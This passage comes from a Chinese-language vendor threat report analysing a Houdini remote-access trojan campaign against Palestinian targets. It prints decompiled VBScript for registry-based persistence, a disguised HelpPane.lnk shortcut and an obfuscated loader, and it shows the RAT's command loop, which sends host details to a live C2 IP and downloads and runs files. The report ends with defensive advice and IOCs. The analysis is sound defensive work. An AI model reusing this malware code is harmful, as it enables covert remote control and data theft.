所处目录	%USERPROFILE%\AppData\Roaming\Microsoft\Windows
子文件	HelpPane.lnk

表：Help 信息

```
'-------------------------------------------------------------------------------------------
'Creare New Folder In %USERPROFILE%\AppData\Roaming\Microsoft\Windows\ "Help"
'-------------------------------------------------------------------------------------------
Dim fso, f
path=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help")
Set fso = CreateObject("Scripting.FileSystemObject")
If Not fso.FolderExists(path) Then
  Set f = fso.CreateFolder(path)
End If
```

图：创建Help文件夹

3.4.3 转移启动菜单为Help文件夹


（1）在注册表HKEY_CURRENT_USER中创建 SOFTWARE\Microsoft\Windows\CurrentVersion\Help。

（2）更改Windows启动目录为Help文件夹：

①在注册表HKEY_CURRENT_USER中修改 SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders中的Startup值为%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help 。

②在注册表HKEY_CURRENT_USER中修改 SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders中的Startup值为%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help。

```
'-------------------------------------------------------------------------------------------
' Create New Folder Named 'Help' In Registery HKEY_CURRENT_USER
'-------------------------------------------------------------------------------------------
'Creare New Folder In REGISTERY "Help"
Set oReg2=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & _
strComputer & "\root\default:StdRegProv")
strKeyPath = "SOFTWARE\Microsoft\Windows\CurrentVersion\Help"
oReg2.CreateKey HKEY_CURRENT_USER,strKeyPath                    ①
'-------------------------------------------------------------------------------------------
```




图：更改注册表

3.4.4 创建指向f_Skoifa.vbs 的HelpPane.lnk

在%USERPROFILE%\AppData\Roaming\Microsoft\Windows\help文件夹中创建一个LNK文件。此LNK文件被伪装成HelpPane.lnk（windows自带帮助程序），它的属性目标指向C:\Windows\system32\wscript.exe %USERPROFILE%\AppData\Local\f_Skoifa.vbs。

文件名	HelpPane.lnk
MD5	2818ECDE79CEDC1E181D7B69F14840A6
目标属性	C:\Windows\System32\wscript.exe %USERPROFILE%\AppData\Local\f_Skoifa.vbs
所处目录	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Help
VT检测结果	样本无上报

表：HelpPane.lnk 信息



图：创建快捷方式文件

3.4.5 更改f_Skoifa.vbs和HelpPane.lnk的文件属性

攻击者为了保持持久性，将%USERPROFILE%\AppData\Local\ f_Skoifa.vbs和%USERPROFILE%\AppData\Roaming\Microsoft\Windows\help\HelpPane.lnk的文件属性更改为系统属性和隐藏属性。

```
'-------------------------------------------------------------------------------------------------------
' Hide attribute
'-------------------------------------------------------------------------------------------------------
HideDocuments(path & "\HelpPane.lnk")'更改文件属性为：系统属性和隐藏属性
HideDocuments(path2 & "\f_Skoifa.vbs")'更改文件属性为：系统属性和隐藏属性
Sub HideDocuments(filespec)
    Dim fs, f, r
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set f = fs.GetFile(filespec)
    f.attributes = +2 +4
End Sub
```

图：更改文件属性

3.5 f_Skoifa.vbs


f_Skoifa.vbs是个被加密的远控木马，解密后对其进行技术分析发现其就是远控木马Houdini。


文件名	f_Skoifa.vbs
MD5	FD5BA76F85C9746F7A326B954874F5A6
所处目录	%USERPROFILE%\AppData\Local
来源	http://192.119.111.4/xx/f_Skoifa.vbs
涉及URL	http://192.119.111.4:4587/is-ready http:// 192.119.111.4:4587 / is-enum-driver http:// 192.119.111.4:4587 / is-sending http:// 192.119.111.4:4587 / is-enum-faf http:// 192.119.111.4:4587 / is-enum-process

表：_Skoifa.vbs 信息

```
A = Array(10,13,10,13,10,13,98,117,115,32,100,110,101,10,13,101,117,114,116,44,55,44,100,105,112,32,38,32,41,41,50,51,40,114,104,99,
C = Array ("r","h","C")
For i = UBound(a) To 0 Step -1
O =  O &  eval(C(2) & C(1) & C(0) & "(A(i))")
Next
ExecuteGlobal O
```

图：f_Skoifa.vbs密文





```
case  "delete"
      param = cmd (1)
      deletefaf (param)
case  "exit-process"
      param = cmd (1)
      exitprocess (param)

end select

wend
```

图：f_Skoifa.vbs明文

如下是f_Skoifa.vbs的详细分析：

3.5.1远控指令分析

样本首先和C2地址http://192.119.111.4:4587/is-ready建立连接，然后使用WMI的WQL语句来获取受害者机器上的有效信息，将信息发送到C2地址上。接着等待攻击者响应，将远控指令发送到受害者机器上以便进行下一步恶意操作。

发送信息的记录结构为：

逻辑磁盘卷序列号<|>电脑名<|>用户名<|>操作系统版本<|>plus<|>防病毒产品名（如果没有防病毒产品，则记录为nan-av

```
spliter = "<" & "|" & ">"
host = array ("192.119.111.4:4587")
response = post ("is-ready",information)

function post (cmd ,param)
post = param
httpobj.open "post","http://" & host(dns) &"/" & cmd, false    '数据传送方式：POST。FALSE表示在DOM中实施异步执行
httpobj.send param     '发送受害者的信息
post = httpobj.responsetext    '获取攻击者远控命令
end function

function information
on error resume next
if  inf = "" then
    inf = hwid & spliter  '查询所有逻辑磁盘的卷序列号   spliter表示<|>
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter '查询电脑名'
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter'查询用户名'
 'winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2
    set root = getobject(chr(119) & chr(105) & chr(110) & chr(109) & chr(103) & chr(109) & chr(116) & chr(115) & chr(58) & chr(123
    set os = root.execquery ("select * from win32_operatingsystem")'查询操作系统信息版本'
    for each osinfo in os
       inf = inf & osinfo.caption & spliter
       exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter'查询防病毒产品名，如果没有则记录为nan-av'
    inf = inf & usbspreading  '无usbspreading 函数
    information = inf
else
    information = inf
end if
end function
```

图：发送信息和接收远控指令

3.5.2 八个远控指令名分析

攻击者发送过来的远控木马的攻击指令总计8个，每个远控指令的结构为：

远控指令名<|>指令参数1（<|>指令参数2）。样本从远控指令中解析出远控指令名，然后根据远控指令名对受害者机器发动

下面分别对这8个远控指令名进行详细分析。

```
cmd = split (response,spliter)  '使用<|>分割成数组cmd[]'
select case cmd (0)   '数组cmd 下标0表示执行哪个操作函数，数组cmd下标1等表示函数的参数'
case "excecute" ①
        param = cmd (1)
        execute param
case "send" ②
        download cmd (1),cmd (2)

case "recv" ③
        param = cmd (1)
        upload (param)
case "enum-driver" ④
        post "is-enum-driver",enumdriver
case "enum-faf" ⑤
        param = cmd (1)
        post "is-enum-faf",enumfaf (param)
case "enum-process" ⑥
'is-enum-process
        post chr(105) & chr(115) & chr(45) & chr(101) & chr(110) & chr(117) & chr(109) & chr(45) & chr(112) & chr(114) & chr(111) & chr(99) & chr(101) & chr(115) & chr(115),enumprocess

case "delete" ⑦
        param = cmd (1)
        deletefaf (param)
case "exit-process" ⑧
        param = cmd (1)
        exitprocess (param)

end select
```

图：远控指令

①远控指令名：excecute

调用VBScript中的execute函数，直接执行指令参数1。指令参数1可以是一段pwoershell或其他。

```
case "excecute"
        param = cmd (1)
        execute param
```

图：远控指令名excecute

②远控指令名：send

远控指令名send的作用是下载文件以执行。

远控指令名send对应的远控指令结构为：

```
send<|>fileurl<|>filedir。包含两个指令参数，指令参数1表示C2地址的文件路径，指令参数2表示受害者机器上的文件
数据传输方式为POST，从http:// 192.119.111.4:4587 / is-sending<|> fileurl（指令参数1）中获取文件，文件命
```

下载前判断受害者机器上是否存在被下载的文件，如果存在则将其删除，然后重新下载，下载完后利用wscript.shell将文件执行起来。

```
case "send"
        download cmd (1),cmd (2)
```

图：远控指令名send

```
sub download (fileurl,filedir)

if filedir = "" then
    filedir = installdir
end if

strsaveto = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)  '取fileurl 斜线（\）后的字符作为文件名，filedir拼接上文件名'
'msxml2.xmlhttp
set objhttpdownload = createobject(chr(109) & chr(115) & chr(120) & chr(109) & chr(108) & chr(50) & chr(46) & chr(120) & chr(109) & chr(108) & chr(104)
objhttpdownload.open "post","http://" & host(dns) &"/" & "is-sending" & spliter & fileurl, false    '数据传送方式：POST。FALSE表示在DOM中实施异步执行'
```

```
objhttpdownload.send ""
    'scripting.filesystemobject
set objfsodownload = createobject (chr(115) & chr(99) & chr(114) & chr(105) & chr(112) & chr(116) & chr(105) & chr(110) & chr(103) & chr(46) & chr(102)
if  objfsodownload.fileexists (strsaveto) then   '如果要下载的文件已经存在就将其删除'
    objfsodownload.deletefile (strsaveto)
end if
if  objhttpdownload.status = 200 then
    dim  objstreamdownload
    set  objstreamdownload = createobject("adodb.stream")
    with objstreamdownload     '下载文件'
        .type = 1
        .open
        '.write objhttpdownload.responsebody
        chr(46) & chr(119) & chr(114) & chr(105) & chr(116) & chr(101) & chr(32) & chr(111) & chr(98) & chr(106) & chr(104) & chr(116) & chr(116) & chr
'       .write objhttpdownload.responsebody
        .savetofile strsaveto
        .close
    end with
    set objstreamdownload  = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath   '执行文件'
end if
end sub
```

图：远控指令名send对应的操作函数

③远控指令名：recv

此次攻击中，远控指令名recv的对应的操作函数upload并不存在。但是从之前的攻击案例中可以得知，这个远控指令的作用是更新载荷。

```
case "recv"
    param = cmd (1)
    upload (param)
```

图：远控指令名recv

④远控指令名：enum-driver

远控指令名enum-driver的作用是向C2地址（http:// 192.119.111.4:4587 / is-enum-driver）发送由受害者机器上的磁盘信息组成的列表。

发送列表的记录结构为：

磁盘1路径|磁盘1类型<|>（磁盘2路径|磁盘2类型<|>……磁盘n路径|磁盘n类型<|>）。

```
case  "enum-driver"
    post "is-enum-driver",enumdriver
```

图：远控指令名enum-driver

```
function post (cmd ,param)
post = param
httpobj.open "post","http://" & host(dns) &"/" & cmd, false    '数据传送方式：POST。FALSE表示在DOM中实施异步执行
httpobj.send param     '发送受害者的信息
post = httpobj.responsetext    '获取攻击者远控命令
end function


function enumdriver ()
for  each drive in filesystemobj.drives
if   drive.isready = true then  '判断磁盘是否可以访问'
    enumdriver = enumdriver & drive.path & "|" & drive.drivetype & spliter '记录磁盘路径，磁盘类型   每条记录以<|>隔开'
end if
next
end Function
```

图：远控指令名enum-driver对应的操作函数

⑤远控指令名：enum-faf

远控指令名enum-faf的作用是向C2地址（http:// 192.119.111.4:4587 / is-enum-faf）发送由指定文件（指令参数1）下的文件夹信息和文件信息组成的列表。

发送列表的记录结构为：

指定文件 <|>子文件夹1的名称｜｜d｜子文件夹1的属性<|>……<|>子文件夹n的名称｜｜d｜子文件夹n的属性<|>子文件1的名

```
case  "enum-faf"
      param = cmd (1)
      post "is-enum-faf",enumfaf (param)
```

图：远控指令名enum-faf

```
function post (cmd ,param)
post = param
httpobj.open "post","http://" & host(dns) &"/" & cmd, false    '数据传送方式：POST。FALSE表示在DOM中实施异步执行
httpobj.send param     '发送受害者的信息
post = httpobj.responsetext    '获取攻击者远控命令
end function


function enumfaf (enumdir)
enumfaf = enumdir & spliter
for  each folder in filesystemobj.getfolder (enumdir).subfolders  '找寻enumdir文件中子文件夹'
     enumfaf = enumfaf & folder.name & "|" & "" & "|" & "d" & "|" & folder.attributes & spliter  'enumdir<|>子文件夹1的名称｜｜d｜子文件夹1的属性<|>……<|>子文件夹N的名称｜｜d｜子文件夹N的属性<|>'
next

for  each file in filesystemobj.getfolder (enumdir).files'找寻enumdir文件中子文件'
     enumfaf = enumfaf & file.name & "|" & file.size  & "|" & "f" & "|" & file.attributes & spliter
'enumdir<|>子文件夹1的名称｜｜d｜子文件夹1的属性<|>……<|>子文件夹N的名称｜｜d｜子文件夹N的属性<|>子文件1的名称｜子文件1的大小｜f｜子文件1的属性<|>……子文件N的名称｜子文件N的大小｜f｜子文件N的属性<|>'
next
end function
```

图：远控命令enum-faf对应的操作函数

⑥远控指令名：enum-process

远控指令名enum-process对应的作用是向C2地址（http:// 192.119.111.4:4587 / is-enum-process）发送由受害者机器上的进程名，进程ID和进程对应的可执行文件路径组成的列表。

发送列表的记录结构为：

进程1的名称｜进程1的ID｜进程1对应的可执行文件地址<|>……进程n的名称｜进程n的ID｜进程n对应的可执行文件地址<|>。

```
case  "enum-process"
'is-enum-process
     post chr(105) & chr(115) & chr(45) & chr(101) & chr(110) & chr(117) & chr(109) & chr(45) & chr(112) & chr(114) & chr(111) & chr(99) & chr(101) & chr(115) & chr(115),enumprocess
```

图：远控指令名enum-process

```
function post (cmd ,param)
post = param
httpobj.open "post","http://" & host(dns) &"/" & cmd, false    '数据传送方式：POST。FALSE表示在DOM中实施异步执行
httpobj.send param     '发送受害者的信息
post = httpobj.responsetext    '获取攻击者远控命令
end function


function enumprocess ()
on error resume next
'winmgmts:\\.\root\cimv2
set objwmiservice = getobject(chr(119) & chr(105) & chr(110) & chr(109) & chr(103) & chr(109) & chr(116) & chr(115)
set colitems = objwmiservice.execquery("select * from win32_process",,48)

dim objitem
for each objitem in colitems
    enumprocess = enumprocess & objitem.name & "|"    '进程名'
    enumprocess = enumprocess & objitem.processid & "|" '进程ID'
```

```
94      enumprocess = enumprocess & objitem.executablepath & spliter '可执行文件地址'
95  next
96  end function
```

图：远控指令名enum-process对应的函数操作

⑦远控指令名：delete

此次攻击中，远控指令名delete对应的操作函数deletefaf并不存在。但是通过分析之前的案例可以得知这个指令的作用是删除文件。

```
64  case  "delete"
65        param = cmd (1)
66        deletefaf (param)
```

图：远控指令名delete

⑧远控指令名：exit-process

远控指令名exit-process的作用是通过进程ID（指令参数1）终止指定进程。

```
67  case  "exit-process"
68        param = cmd (1)
69        exitprocess (param)
70
```

图：远控指令名exit-process

```
84  sub exitprocess (pid)
85  on error resume next
86  'taskkill /F /T /PID
87  shellobj.run (chr(116) & chr(97) & chr(115) & chr(107) & chr
88  end sub
```

图：远控指令名exit-process对应的操作函数

四、总结

此次最新的攻击案例中涉及到的攻击手法和今年其他相关安全厂商披露的攻击事件中所用到的技术有很大的重合性。攻击者熟练使用阿拉伯语，针对目标为巴勒斯坦，攻击手法采用SFX（自解压文件）和mshta.exe去远程执行脚本文件，最终投递Houdini远控木马。

APT攻击有着针对性强、组织严密、持续时间长、高隐蔽性和间接攻击的显著特征，针对的目标都是具有重大信息资产，如国家军事、情报、战略部门和影响国计民生的行业如金融、能源等，国内相关政府机构和企业单位务必要引起重视，加强防御措施。

五、预防措施

1.不打开可疑邮件，不下载可疑附件。

此类攻击最开始的入口通常都是钓鱼邮件，钓鱼邮件非常具有迷惑性，因此需要用户提高警惕，企业更是要加强员工网络安全意识的培训。

2.部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3.安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文档，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

4.及时修补系统补丁和重要软件的补丁。

六、IOC信息

URL

```
http://192.119.111.4/xx/dv
http://192.119.111.4/xx/dv.zip
http://192.119.111.4/xx/f_Skoifa.vbs
http://192.119.111.4:4587/is-ready
http://192.119.111.4:4587 / is-enum-driver
http://192.119.111.4:4587 / is-sending
http://192.119.111.4:4587 / is-enum-faf
http://192.119.111.4:4587 / is-enum-process
```

MD5

```
6E62856152EB198B457487E1EED94D76
7BCBE8CC5A05DF9FCEA4E7E52BD00D79
9094DF33AA0D6B1DD4EFAF34E91A05C4
FD5BA76F85C9746F7A326B954874F5A6
4FA306739FD3ECC75B0EE202A614061D
2818ECDE79CEDC1E181D7B69F14840A6
F4355A61D7AC60D3282A9A207A643589
```

[责任编辑：瑞瑞]

关注瑞星微信，了解安全资讯

相关文章

- Paradise勒索病毒最新变种利用.net开发 (http://it.rising.com.cn/fanglesuo/19663.html)
- 攻击目标主要为企业网络的勒索病毒——TFlower (http://it.rising.com.cn/fanglesuo/19662.html)
- 通过创建傀儡进程进行加密的Medusa勒索病毒 (http://it.rising.com.cn/fanglesuo/19661.html)
- DTLMiner再更新 排除异己并提升攻击成功率 (http://it.rising.com.cn/dongtai/19659.html)
- APT组织“响尾蛇”对巴基斯坦攻击事件报告 (http://it.rising.com.cn/dongtai/19658.html)
- 瑞星：境外APT组织再次对我国发起攻击 (http://it.rising.com.cn/dongtai/19656.html)
- 境外APT组织“响尾蛇”再次 对我国发起攻击事件报告 (http://it.rising.com.cn/dongtai/19655.html)
- 瑞星：“DTLMiner”再次更新 成为首个利用BlueKeep漏洞的病毒 (http://it.rising.com.cn/dongtai/19652.html)
- CryptON勒索病毒再次更新 瑞星快速发布解密工具 (http://it.rising.com.cn/fanglesuo/19648.html)
- 境外APT 组织“响尾蛇”对我国发起攻击事件报告 (http://it.rising.com.cn/dongtai/19639.html)